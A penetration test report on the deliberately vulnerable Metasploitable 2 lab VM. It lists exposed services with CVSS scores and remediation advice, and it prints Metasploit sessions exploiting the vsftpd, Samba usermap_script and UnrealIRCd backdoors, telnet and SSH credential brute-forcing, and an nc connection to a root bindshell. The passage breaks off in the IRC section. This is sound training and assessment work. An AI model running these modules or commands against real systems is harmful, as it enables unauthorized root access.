Penetration Test Report

Conducted By:

Bijoy Chandra Karmakar

Date: 02/11/2024

Table of Contents

1 Report Overview

1.1 Executive Summary

This penetration test was performed on the Metasploitable 2 virtual machine (VM), a deliberately vulnerable Linux distribution, to find, exploit, and record several security weaknesses. Metasploitable 2 is a training resource for security experts to hone their skills in identifying and exploiting vulnerabilities safely.

Main discoveries reveal the existence of several serious vulnerabilities that permit unauthorized access, privilege escalation, and network breaches. These weaknesses reveal the dangers linked to old software and improperly configured services.

1.2 Project objectives

The goal of this penetration testing project for Metasploitable 2 is to discover and record security flaws in the system to evaluate its possible vulnerabilities. Through the simulation of actual attack scenarios, this project seeks to assess the security status of Metasploitable 2, emphasizing the dangers linked to improper configurations, obsolete software, and exposed services. Furthermore, the project will record exploitation methods using tools such as Metasploit, Nmap, and Burp Suite, offering insights into potential attack pathways. The results and suggestions will provide direction on reducing comparable weaknesses in practical settings.

1.3 Scope of Engagement

- Objective: Metasploitable 2 Virtual Machine (VM)
- Goal: Recognize and utilize prevalent weaknesses to showcase possible threats and record remedies.

2 Observations

The Metasploitable 2 setup showcases various vulnerabilities typically present in old and poorly configured systems. The results indicate that the VM is deliberately set up to be vulnerable, serving as an ideal training environment for grasping exploitation methods and the dangers linked to inadequate security practices.




Figure 1: Summary of Issues within the Network

- Outdated Software: Many programs are old, which makes them easy to hack because hackers already know their weaknesses.
- Weak Access Controls: Certain services lack password requirements or provide easy access, allowing anyone to enter effortlessly.
- Insecure Connections: Some services send information without any security, meaning that passwords and data can be easily intercepted.
- Built-in Backdoors: There are deliberate methods established to permit access to the system, mimicking the techniques a genuine hacker could employ.
- Default Settings: Many settings haven't been changed from their defaults, making the system much easier to break into.

2.1 Summary of Recommendations

The following is an overview of recommendations which should be implemented:

- Update Software: Upgrade outdated services such as Apache, MySQL, PostgreSQL, and SSH to the latest versions.
- Disable Unnecessary Services: Disable Telnet, FTP, and other insecure services that are not required.
- Implement Strong Access Controls: Limit access to critical services and use strong, unique credentials.
- Enable Network Segmentation: Isolate high-risk services and ensure network segmentation to minimize potential impact.
- Regular Security Audits: Conduct regular vulnerability scans and patch systems accordingly.

2.2 Positive Security Measures

Metasploitable 2 is intentionally vulnerable and lacks most standard security measures, designed to provide a controlled environment for learning and testing exploitation techniques. However, a few minimal security aspects are present by default, mainly for instructional purposes.

Here are some of the limited security measures in Metasploitable 2:

- Certain ports are restricted by basic TCP wrappers, seen in services like TCPwrapped on port 514, preventing some unauthenticated remote access.
- Some services run as non-root users, limiting the impact of certain exploits by restricting elevated privileges by default.
- Although some services use default credentials, SSH and other services do require login credentials, serving as a rudimentary authentication layer.
- Several services and files contain warnings that the system is intended for testing and should not be used in production environments, highlighting its purpose and helping prevent accidental misuse in real networks.

3 Testing Methodology

3.1 Penetration Testing Execution Standard

Throughout the engagement, I have referenced the Penetration Testing Execution Standard (PTES) when conducting security assessments.




Figure 2: PTES Methodology

3.2 OWASP Top 10

Referenced in this report is the Open Web Application Security Project (OWASP) Top 10 when applications are found within the applicable scope. OWASP Top 10 vulnerabilities focus on common vulnerabilities that pose security risks to the web.

1. Broken Access Controls	6. Vulnerable and Outdated Components
2. Cryptographic Failures	7. Identification and Authentication Failures
3. Injection	8. Software and Data Integrity Failures
4. Insecure Design	9. Security Logging and Monitoring Failures
5. Security Misconfiguration	10. Server-Side Request Forgery

Table 1. OWASP Top 10

4 Technical Findings

This table shows the total number of vulnerabilities found during the penetration test engagement. The vulnerabilities are categorized based on their risk level, which was calculated using the Common Vulnerability Scoring System (CVSS).

Severity	Low (0.1-3.9)	Moderate (4.0-6.9)	High (7.0-8.9)	Critical (9.0-10)
Vulnerability Count	0	1	5	6

Table 2: Risk Level and Total Number of Discovered Vulnerabilities.

The following table breaks down the vulnerabilities discovered by overall risk score, impact, and exploitability. The scores were calculated using NIST's CVSS v3.1 calculator.

Risk Summary	Overall Risk Score	Impact	Exploitability
FTP Backdoor (vsftpd)	9	8	10
Outdated SSH version	9.9	8	10
Apache (CGI Argument Injection)	8	7	9
Unsecured Telnet Service	9	9	10
Samba Unauthenticated Access	9	8	9
Remote Code Execution on Java RMI	8	8	9
Bindshell Backdoor (Metasploitable root shell)	10	10	10
Unencrypted VNC Connection	7	8	8
IRC Backdoor (UnrealIRCd)	9	8	10
Outdated MySQL Database	6	5	7
Tomcat Manager RCE	8	7	8
Unsecured NFS Shares	8	8	8
Outdated PostgreSQL Database	6	5	7

Table 3: Summary of Vulnerabilities by Base Score

4.1 Detailed System Information

IP Address	System Type	OS Information				
			port	protocol	State	Service Name
192.168.0.102	User Machine	Unix, Linux	21	TCP	Open	ftp
			22	TCP	Open	ssh
			23	TCP	Open	telnet
			25	TCP	Open	smtp
			53	TCP	Open	domain
			80	TCP	Open	http
			111	TCP	Open	rpcbind
			139	TCP	Open	netbios-ssn
			445	TCP	Open	netbios-ssn
			512	TCP	Open	exec
			513	TCP	Open	login?
			514	TCP	Open	tcpwrapped
			1099	TCP	Open	java-rmi
			1524	TCP	Open	bindshell
			2049	TCP	Open	nfs
			2121	TCP	Open	ftp
			3306	TCP	Open	mysql
			5432	TCP	Open	postgresql
			5900	TCP	Open	vnc
			6667	TCP	Open	irc
			8180	TCP	Open	http

Table 4: Details system information


The assessment of Metasploitable 2 uncovered multiple critical vulnerabilities. Outdated services, such as Apache, MySQL, and PostgreSQL, lack security patches, exposing them to known exploits. Additionally, backdoors in services like vsftpd and UnrealIRCd allow unauthorized access, and insecure protocols like Telnet and FTP leave data unencrypted and at risk of interception. Weak access controls across various services further elevate the potential for compromise, underscoring the importance of updates, secure configurations, and access restrictions.

4.2 Critical Risk

4.2.1 FTP Backdoor (vsftpd)

Threat Level: Critical (9)

Description:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.0.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.113:37085 -> 192.168.0.103:6200) at 2024-11-07 01:44:27 -05
00

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Figure 2: FTP Backdoor

The FTP service operating on port 21 is utilizing vsftpd version 2.3.4, which has a recognized backdoor exploit. A compromised version of vsftpd introduced this backdoor, enabling attackers to obtain unauthorized access to the system via the FTP service.

Potential Impact:

Exploiting this backdoor could allow attackers to gain shell access with root privileges, providing full control over the system. This level of access enables the attacker to view, modify, or delete any data on the server, potentially compromising other networked systems as well.

Exploitation Details:

Module Used: exploit/unix/ftp/vsftpd_234_backdoor

Steps:

1. Set target IP (RHOSTS) and port.
2. Run exploit to access a backdoor shell.


Recommended Remediation:

Immediately disable the vsftpd service and replace it with a secure, updated version of FTP or SFTP if FTP access is required. Ensure all services are obtained from trusted sources to avoid using compromised software versions. Regularly update and monitor FTP services to prevent similar vulnerabilities.

4.2.2 Unsecured Telnet Service

Threat Level: Critical (9.3)

Description:



```
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: user:administrator (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: user:localhost (Incorrect: )
[+] 192.168.0.103:23      - 192.168.0.103:23 - Login Successful: user:user
[*] 192.168.0.103:23      - Attempting to start session 192.168.0.103:23 with user:user
[*] Command shell session 2 opened (192.168.0.113:38207 -> 192.168.0.103:23) at 2024-11-07 01:53:46 -0500
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:admin (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:local (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:administrator (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:localhost (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:user (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:pktit (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:msfconsole (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: pktit:msfadmin (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:admin (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:local (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:administrator (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:localhost (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:user (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:pktit (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:msfconsole (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfconsole:msfadmin (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:local (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:administrator (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:localhost (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:user (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:pktit (Incorrect: )
[-] 192.168.0.103:23      - 192.168.0.103:23 - LOGIN FAILED: msfadmin:msfconsole (Incorrect: )
[+] 192.168.0.103:23      - 192.168.0.103:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.0.103:23      - Attempting to start session 192.168.0.103:23 with msfadmin:msfadmin
```

Figure 3: Insecure Telnet Service

The Telnet service running on port 23 is unsecured and does not require connection encryption. Telnet is an outdated protocol that transmits data, including usernames and passwords, in plaintext, making it vulnerable to interception.

Potential Impact:
Since Telnet transmits data without encryption, any credentials or sensitive information sent over this connection can be intercepted by attackers on the same network. This could lead to unauthorized access, allowing attackers to manipulate the system or compromise data.

Exploitation Details:
Module Used: `auxiliary/scanner/telnet/telnet_login`

Steps:

1. Set rhost, user_file and pass_file and then run exploit.
2. Gain access to an unprivileged shell if login is successful.


Recommended Remediation:
Disable the Telnet service entirely and replace it with SSH (Secure Shell), which encrypts data in transit.

Ensure that SSH is properly configured and use strong authentication methods. Enforcing secure protocols significantly reduces the risk of credential theft and unauthorized access.

4.2.3 Outdated SSH version

Threat Level: Critical (9.9)

Description:



```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.0.103
rhost => 192.168.0.103
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/kratos/Desktop/user.txt
user_file => /home/kratos/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/kratos/Desktop/password.txt
pass_file => /home/kratos/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.0.103:22 - Starting bruteforce
[+] 192.168.0.103:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasp
loitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 4 opened (192.168.0.113:45789 -> 192.168.0.103:22) at 2024-11-07 02:17:58 -0500
[+] 192.168.0.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),
20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin
),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux '
[*] SSH session 5 opened (192.168.0.113:43673 -> 192.168.0.103:22) at 2024-11-07 02:18:44 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Figure 4: Outdated SSH Version

The SSH service operating on port 22 is utilizing an old version, OpenSSH 4.7p1. This version contains recognized vulnerabilities that could be targeted by attackers to obtain unauthorized access or run arbitrary code on the server.

Potential Impact:
Running an outdated SSH version increases the risk of exploitation, potentially allowing attackers to bypass authentication, execute commands, or gain access to sensitive information. This could lead to unauthorized access to the system, compromising both data and system integrity.

Exploitation Details:
Module Used: auxiliary/scanner/ssh/ssh_login

Steps:


1. set RHOST (VM IP address)
2. set USER_FILE "Username file location"
3. set PASS_FILE "Password file location"

Recommended Remediation:
Update OpenSSH to the latest stable version, which contains patches for known vulnerabilities. Regularly review and apply security patches for SSH to maintain security. Additionally, enforce strong passwords, disable root login, and consider implementing multi-factor authentication (MFA) to enhance SSH security.

4.2.4 Samba Unauthenticated Access

Threat Level: Critical (9)

Description:



```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.0.103
rhost => 192.168.0.103
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.0.113:4444
[*] Command shell session 6 opened (192.168.0.113:4444 -> 192.168.0.103:33488) at 2024-11-07 02:26:59 -05
00

pwd
/
whoami
root
```

Figure 5: Samba Unauthenticated Access

The Samba service on ports 139 and 445 allows unauthenticated access, meaning that users can connect to shared files and directories without providing valid credentials. This misconfiguration exposes sensitive data and increases the risk of unauthorized access.

Potential Impact:
Unauthenticated access to Samba can lead to unauthorized viewing, modification, or deletion of files. Attackers may access sensitive information, upload malicious files, or further exploit the system to gain additional privileges or compromise other networked systems.

Exploitation Details:


- **Module Used:** exploit/multi/samba/usermap_script
- **Steps:**
  1. Set RHOST.
  2. Execute the exploit to open a remote shell via Samba misconfiguration.

Recommended Remediation:
Configure Samba to require user authentication for access to shared resources. Limit access to trusted users only and enforce strong access controls on all shared directories. Additionally, regularly update Samba to the latest version to prevent exploitation of known vulnerabilities.

4.2.5 Bindshell Backdoor (Metasploitable root shell)

Threat Level: Critical (10)

Description:



```
└─$ nc 192.168.0.102 1524
root@metasploitable:/# pwd
/
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# 
```

Figure 6: Bindshell Backdoor

The system has a bindshell backdoor on port 1524, allowing unauthorized users to connect directly to a root shell without any authentication. This backdoor provides attackers with unrestricted access to the system.

Potential Impact:
A bindshell backdoor with root access grants full control of the system to an attacker. This could lead to data theft, deletion, installation of malicious software, or complete takeover of the server, potentially impacting the security of other networked systems.

Exploitation Details:
An attacker can connect to port 1524 using standard network tools to gain root shell access instantly, bypassing all authentication. This direct access allows the attacker to execute any command with root privileges, making the system highly vulnerable to manipulation.

nc 192.168.0.103 1524


Using this command gives us direct access to the machine.

Recommended Remediation:
Immediately disable the bindshell service on port 1524. Conduct a thorough security audit to ensure no other backdoors are present. Regularly monitor open ports and enforce strict access controls to prevent unauthorized access to critical services.

4.2.6 IRC Backdoor (UnrealIRCd)

Threat Level: Critical (9)

Description:



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.113:4444
[*] 192.168.0.103:6667 - Connected to 192.168.0.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instea
d
[*] 192.168.0.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo sRIeRi3CFLbtGqGV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "sRIeRi3CFLbtGqGV\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.113:4444 -> 192.168.0.103:56993) at 2024-11-07 05:41:24 -05
00

whoami
root
pwd
/etc/unreal
ls
Donation
LICENSE
```

